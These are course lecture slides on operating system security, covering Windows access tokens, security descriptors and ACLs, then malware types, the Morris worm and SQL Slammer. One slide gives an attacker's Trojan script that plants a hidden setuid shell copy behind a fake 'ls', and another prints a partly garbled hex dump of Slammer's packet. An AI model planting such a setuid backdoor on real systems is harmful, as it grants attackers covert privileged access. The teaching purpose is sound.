

B.tech – II Sem- IV
Information Security (CS233)
Operating System Security

Prepared by
Niva Naik
TA- SVNIT

Contents

- Windows and Linux Security
- Types of Audits in Windows Environment: Server Security, Active Directory (Group Policy), Anti-Virus, Mails, Malware, End Point Protection, Shadow Passwords, SUDO Users, UNIX File Access Control, Access Control Lists in UNIX
- Windows Security: Access Control Scheme, Access Token, Security Descriptors, Operating Systems Hardening

L1: Windows Security

Overview of the operating system

- What is process?
- How a process is created? What happens when a process is created?
- What is inter-process communication?

Windows Security

- Windows provides a uniform access control facility that applies to processes, threads, files, windows, and other objects.
- Access control is governed by two entities: **an access token** associated with each process and **a security descriptor** associated with each object for which inter-process access is possible.

Access Control Scheme


- When a user logs on to a Windows system, Windows uses a name/password scheme to authenticate the user. If the logon is accepted, a process is created for the user and an access token is associated with that process object.
- The access token, whose details are described later, includes a security ID (SID), which is the identifier by which this user is known to the system for purposes of security.
- The token also contains SIDs for the security groups to which the user belongs. If the initial user process spawns a new process, the new process object inherits the same access token.

Access Control Scheme

- The access token serves two purposes:
 1. It keeps all necessary security information together to speed access validation. When any process associated with a user attempts access, the security subsystem can make use of the token associated with that process to determine the user's access privileges.
 2. It allows each process to modify its security characteristics in limited ways without affecting other processes running on behalf of the user.


Access Token

- Following is the general structure of the access token.
- Security ID:
 - Identifies a user uniquely across all of the machines on the network. This generally corresponds to a user's logon name.
 - Special user SIDs were added in Windows 7 for use by processes and services. These specially managed SIDs are designed for secure management; they do not use the ordinary password policies human accounts do.




Access Token

- Following is the general structure of the access token.
- Group SIDs:
 - A list of the groups to which this user belongs. A group is simply a set of user IDs that are identified as a group for purposes of access control.
 - Each group has a unique group SID. Access to an object can be defined on the basis of group SIDs, individual SIDs, or a combination.
 - There is also a SID which reflects the process integrity level (low, medium, high, or system).




Access Token

- Following is the general structure of the access token.
- Privileges:
 - A list of security-sensitive system services that this user may call, for example CreateToken.
 - Another example is the SeBackupPrivilege; users with this privilege are allowed to use a backup tool to back up files that they normally would not be able to read.




Access Token

- Following is the general structure of the access token.
- Default owner:
 - If this process creates another object, this field specifies the owner of the new object. Generally, the owner of a new object is the same as the owner of the spawning process. However, a user may specify that the default owner of any processes spawned by this process is a group SID to which this user belongs.



Access Token

- Following is the general structure of the access token.
- Default Access Control List (ACL):
 - This is an initial list of protections applied to the objects that the user creates. The user may subsequently alter the ACL for any object that it owns or that one of its groups owns.



Case Study I

■ Data Breach Due to Weak File Permissions Scenario:

- A healthcare company experiences a data breach when an attacker gains access to sensitive patient records stored on a shared drive. Investigation reveals that the folder containing the records had weak file permissions, allowing any authenticated user to access the data.

■ Questions:

- How do file permissions work in an operating system?
- What security mechanisms (such as Access Control Lists (ACLs)) could have prevented this breach?
- How can an organization audit and monitor file access to prevent unauthorized access?

Case Study II

■ Case Study: Misconfigured Security Descriptor Leading to Unauthorized Access

➤ A financial institution's shared folder (C:\Financial_Reports) is mistakenly configured to allow "Everyone" full control. A low-level employee accesses and modifies sensitive records. An external auditor detects unauthorized access, prompting an investigation.

■ Questions:


➤ Explain how you would check folder permissions and identify misconfigurations.

➤ Describe the role of access control and how permissions should be correctly assigned.

➤ Outline steps to restrict access to authorized users only.


Security Descriptor

- When an object is created, the creating process can assign as owner its own SID or any group SID in its access token. The creating process cannot assign an owner that is not in the current access token.
- Following is the general structure of the security descriptor.




Security Descriptor

- System access control list (SACL): Specifies what kinds of operations on the object should generate audit messages.
- An application must have the corresponding privilege in its access token to read or write the SACL of any object.




Security Descriptor

- System access control list (SACL):
- This is to prevent unauthorized applications from reading SACLs (thereby learning what not to do to avoid generating audits) or writing them (to generate many audits to cause an illicit operation to go unnoticed).
- The SACL also specifies the object integrity level. Processes cannot modify an object unless the process integrity level meets or exceeds the level on the object.




Security Descriptor

- Discretionary access control list (DACL): Determines which users and groups can access this object for which operations. It consists of a list of access control entries (ACEs).




Security Descriptor

- Flags: Define the type and contents of a security descriptor. The flags indicate whether or not the SACL and DACL are present, whether or not they were placed on the object by a defaulting mechanism, and whether the pointers in the descriptor use absolute or relative addressing.



Security Descriptor

- Owner: The owner of the object can generally perform any action on the security descriptor.
- The owner can be an individual or a group SID. The owner has the authority to change the contents of the DACL.




Access Control List

- When an object is created, the creating process can assign as owner its own SID or any group SID in its access token.
- The creating process cannot assign an owner that is not in the current access token.
- Subsequently, any process that has been granted the right to change the owner of an object may do so, but again with the same restriction.
- The reason for the restriction is to prevent a user from covering his or her tracks after attempting some unauthorized action

Access Control List

- ACL is the heart of the windows access control facility.



Virus

- A computer virus is a program which can harm our device and files and infect them for no further use. When a virus program is executed, it replicates itself by modifying other computer programs and instead enters its own coding. This code infects a file or program and if it spreads massively, it may ultimately result in crashing of the device.
- Across the world, Computer viruses are a great issue of concern as they can cause billions of dollars' worth harm to the economy each year.

Virus



What does a computer virus do?

- Some computer viruses are programmed to harm your computer by damaging programs, deleting files, or reformatting the hard drive. Others simply replicate themselves or flood a network with traffic, making it impossible to perform any internet activity.
- Even less harmful computer viruses can significantly disrupt your system's performance, sapping computer memory and causing frequent computer crashes.

What does a computer virus do?

- In 2013, the botnet virus Gameover ZueS was discovered to use peer-to-peer downloading sites to distribute ransomware and commit banking fraud.
- While tens of thousands of computer viruses still roam the internet, they have diversified their methods and are now joined by a number of malware variants like worms, Trojans, and ransomware.

How does a computer get a virus?

- Sharing music, files, or photos with other users
- Visiting an infected website
- Opening spam email or an email attachment
- Downloading free games, toolbars, media players and other system utilities
- Installing mainstream software applications without thoroughly reading license agreements

Symptoms of a computer virus

- Slow computer performance
- Erratic computer behavior
- Unexplained data loss
- Frequent computer crashes

Examples of computer viruses

- **Worms** - A worm is a type of virus that, unlike traditional viruses, usually does not require the action of a user to spread from device to device.
- **Trojans** - As in the myth, a Trojan is a virus that hides within a legitimate-seeming program to spread itself across networks or devices.
- **Ransomware** - Ransomware is a type of malware that encrypts a user's files and demands a ransom for its return. Ransomware can be, but isn't necessarily, spread through computer viruses.

Computer virus protection

- Use antivirus protection and a firewall
- Get antispyware software
- Always keep your antivirus protection and antispyware software up-to-date
- Update your operating system regularly
- Increase your browser security settings

Computer virus protection

- Avoid questionable Websites
- Only download software from sites you trust.
- Carefully evaluate free software and file-sharing applications before downloading them.
- Don't open messages from unknown senders
- Immediately delete messages you suspect to be spam


AntiVirus

- An anti-virus is a software which comprises programs or set of programs which can detect and remove all the harmful and malicious software from your device.
- This anti-virus software is designed in a manner that they can search through the files in a computer and determine the files which are heavy or mildly infected by a virus.

Common AntiVirus

- Norton Antivirus
- F-Secure Antivirus
- Kaspersky Antivirus
- AVAST Antivirus
- Comodo Antivirus
- McAfee Antivirus

Common AntiVirus



How does an Anti-Virus works?

- Once the file is quarantined, the application can attempt to repair it, delete it, or prompt you for a decision on what to do about the file infected.
- This approach helps protect against unidentified or encrypted viruses and can alert you to suspicious behavior happening on your computer.
- This interesting is an area where anti-spyware/anti-adware and anti-virus software often notice the same kinds of activities, because they are typical for adware and spyware as well as malware

Malware Features & Types

- Infectious:
 - Viruses, worms
- Concealment:
 - Trojan horses, logic bombs, rootkits
- Malware for stealing information:
 - Spyware, keyloggers, screen scrapers
- Malware for profit:
 - Dialers, scarewares, ransomware
- Malware as platform for other attacks
 - Botnets, backdoors (trapdoors)
- Many malwares have characteristics of multiple types

Trojan Horse



- Software that appears to perform a desirable function for the user prior to run or install, but (perhaps in addition to the expected function) steals information or harms the system.
- User tricked into executing Trojan horse
 - Expects (and sees) overt and expected behavior
 - Covertly perform malicious acts with user's authorization

Example: Attacker:

Place the following file

```
cp /bin/sh /tmp/.xxsh
```

```
chmod u+s,o+x /tmp/.xxsh
```

```
rm ./ls
```

```
ls $*
```

as /homes/victim/ls

• *Victim*


```
ls
```

Trapdoor or Backdoor

- Secret entry point into a system
 - Specific user identifier or password that circumvents normal security procedures.
- Commonly used by developers
 - Could be included in a compiler.



Logic Bomb



- Embedded in legitimate programs
- Activated when specified conditions met
 - E.g., presence/absence of some file; Particular date/time or particular user
- When triggered, typically damages system
 - Modify/delete files/disks

Example of Logic Bomb

- In 1982, the Trans-Siberian Pipeline incident occurred. A KGB operative was to steal the plans for a sophisticated control system and its software from a Canadian firm, for use on their Siberian pipeline. The CIA was tipped off by documents in the Farewell Dossier and had the company insert a logic bomb in the program for sabotage purposes. This eventually resulted in "the most monumental non-nuclear explosion and fire ever seen from space".

Spyware

- Malware that collects little bits of information at a time about users without their knowledge
 - Keyloggers: stealthily tracking and logging key strokes
 - Screen scrapers: stealthily reading data from a computer display
 - May also tracking browsing habit
 - May also re-direct browsing and display ads

Scareware

- Malware that scares victims into take actions that ultimately end up compromising our own security.
 - E.g., paying for and installing fake anti-virus products



SECURITY WARNING!

serious security threat detected

*Your computer is infected with Spyware.
Your Security and Privacy are in DANGER.*

Spyware programs can steal your credit card numbers and bank information details. The computer can be used for sending spam and you may get popups with adult or any other unwanted content.

If

- You have visited adult or warez websites during past 3 days.*
- Your homepage has changed and does not change back.*
- Your computer performance has dropped down dramatically.*
- You are suspecting someone is watching you.*

*Then your computer is most likely
INFECTED WITH SPYWARE.*

*We are sorry, but the trial version is
unable to remove these threats.*

We strongly recommend you to purchase Full version.

You will get 24x7 friendly support and unlimited protection.

Continue Unprotected

Get Full version of SpySheriff Now!

Ransomware


- Holds a computer system, or the data it contains, hostage against its user by demanding a ransom.
 - Disable an essential system service or lock the display at system startup
 - Encrypt some of the user's personal files, originally referred to as **cryptoviruses**, **cryptotrojans** or **cryptoworms**
- Victim user has to
 - enter a code obtainable only after wiring payment to the attacker or sending an SMS message
 - buy a decryption or removal tool

Virus



- Attach itself to a host (often a program) and replicate itself
- Self-replicating code
 - Self-replicating Trojan horses
 - Alters normal code with “infected” version
- Operates when infected code executed
 - If *spread condition* then
 - For *target files*
 - if *not infected* then *alter to include virus*
 - Perform malicious action
 - Execute normal program

Worm



- Self-replicating malware that does not require a host program
- Propagates a fully working version of itself to other machines
- Carries a payload performing hidden tasks
 - Backdoors, spam relays, DDoS agents; ...
- Phases
 - Probing → Exploitation → Replication → Payload




General Worm Trends

- Speed of spreading
 - Slow to fast to stealthy
- Vector of infection
 - Single to varied
 - Exploiting software vulnerabilities to exploiting human vulnerabilities
- Payloads
 - From “no malicious payloads beyond spreading” to botnets, spywares, and physical systems

Morris Worm (November 1988)

- First major worm
- Written by Robert Morris
 - Son of former chief scientist of NSA's National Computer Security Center



What comes next: *1 11 21 1211 111221?*

Morris Worm

(November 1988)

- His father, Robert H. Morris was a researcher at Bell Labs from 1960 until 1986. Then working at the (NSA). Served as chief scientist of the NSA's National Computer Security Center, where he was involved in the production of the Rainbow Series of computer security standards, and retired from the NSA in 1994.
- *Quotes from Robert Morris:* Never underestimate the attention, risk, money and time that an opponent will put into reading traffic.

Morris Worm Description

- Two parts

- Main program to spread worm

- look for other machines that could be infected
 - try to find ways of infiltrating these machines

- Vector program (99 lines of C)

- compiled and run on the infected machines
 - transferred main program to continue attack

Vector 1: Debug feature of sendmail

- Sendmail

- Listens on port 25 (SMTP port)
- Some systems back then compiled it with DEBUG option on

- Debug feature gives

- The ability to send a shell script and execute on the host

Sendmail

- Sendmail is a general purpose email routing program. Both mail transfer agent and mail submission program
- Sendmail is an ‘infamous source of many secure vulnerabilities.
- In August 2007, about 30% percent of mail servers run Sendmail. Others run Microsoft Exchange Server, Exim, and Postfix;
- The worm uses TCP to connect to PORT 25 on target machine.

Vector 2: Exploiting fingerd

- What does finger do?
- Finger output

```
arthur.cs.purdue.edu% finger ninghui
```

```
Login name: ninghui           In real life: Ninghui Li
```

```
Directory: /homes/ninghui     Shell: /bin/csh
```

```
Since Sep 28 14:36:12 on pts/15 from csdhcp-120-173 (9 seconds idle)
```

```
New mail received Tue Sep 28 14:36:04 2010;
```

```
unread since Tue Sep 28 14:36:05 2010
```

```
No Plan.
```

Vector 2: Exploiting fingerd

- In Unix, finger is a program you can use to find information about computer users. It usually lists the Using finger, one can find login name, the full name, login time, idle time, time mail was last read, and the user's plan and project files.
- Useful tools for social engineering attacks, and gathering information.
- Often blocked to outside domains.

Vector 2: Exploiting fingerd

- Fingerd
 - Listen on port 79
- It uses the function gets
 - Fingerd expects an input string
 - Worm writes long string to internal 512-byte buffer
- Overrides return address to jump to shell code

Vector 3: Exploiting Trust in Remote Login

- Worm exploited trust information
 - Examining trusted hosts files
 - Assume reciprocal trust
 - If X trusts Y, then maybe Y trusts X
- Password cracking
 - Worm coming in through fingerd was running as daemon (not root) so needed to break into accounts to use .rhosts feature
 - Read /etc/passwd, used ~400 common password strings & local dictionary to do a dictionary attack

Other Features of The Worm

- Self-hiding
 - Program is shown as 'sh' when ps
 - Files didn't show up in ls
- Find targets using several mechanisms:
 - 'netstat -r -n', /etc/hosts, ...
- Compromise multiple hosts in parallel
 - When worm successfully connects, forks a child to continue the infection while the parent keeps trying new hosts
- Worm has no malicious payload
- Where does the damage come from?

Damage

- One host may be repeatedly compromised
- Supposedly designed to gauge the size of the Internet
- The following bug made it more damaging.
 - Asks a host whether it is compromised; however, even if it answers yes, still compromise it with probability $1/8$.

Damage

- According to its creator, the Morris worm was not written to cause damage, but to gauge the size of the Internet. However, the worm was released from MIT to disguise the fact that the worm originally came from Cornell. (Incidentally, Morris is now a professor at MIT.)
- A supposedly unintended consequence of the code, however, caused it to be more damaging: a computer could be infected multiple times and each additional process would slow the machine down, eventually to the point of being unusable.

Increasing propagation speed

■ Code Red, July 2001


- Affects Microsoft Index Server 2.0,
- Exploits known buffer overflow in Idq.dll
- Vulnerable population (360,000 servers) infected in 14 hours

■ SQL Slammer, January 2003

- Affects in Microsoft SQL 2000
- Exploits known months ahead of worm outbreak
 - Buffer overflow vulnerability reported in June 2002
 - Patched released in July 2002 (Bulletin MS02-39)
- Vulnerable population infected in less than 10 minutes



- MS SQL Server 2000 receives a request of the worm
- SQLSERVER.EXE process listens on UDP Port 1434



Slammer's code is 376 bytes!

0000: 4500 0194 1500 0000 0101 0000 0000 0000 E...ŦÛ...m.
0010: cb08 07c7 0101 0101 0101 0101 0101 0101 È...Ç.R....
0020: 0101 0101 0101 0101 0101 0101 0101 0101
0030: 0101 0101 0101 0101 0101 0101 0101 0101
0040: 0101 0101 0101 0101 0101 0101 0101 0101
0050: 0101 0101 0101 0101 0101 0101 0101 0101
0060: 0101 0101 0101 0101 0101 0101 0101 0101
0070: 0101 0101 0101 0101 0101 0101 0101 0101
0080: 42eb 0e01 0101 0101 0101 0101 70ae 4201 70ae Bè.....F
0090: 4190 9090 9090 9090 9068 d0c9 b042 b801 B.....hü
00a0: 0101 0131 c9b1 1850 e2fd 3501 0101 0550 ...1É±.Pây5
00b0: 2e64 6c6c 6865 6c33 3268 5b65 0101 0101 ...àQh.dllhel22bhe
00c0: 6f75 6e01 0101 0101 0101 0101 0101 0101 ...rnQhounthic
00d0: 0101 0101 0101 0101 0101 0101 0101 0101 ...tTf¹1lQh32
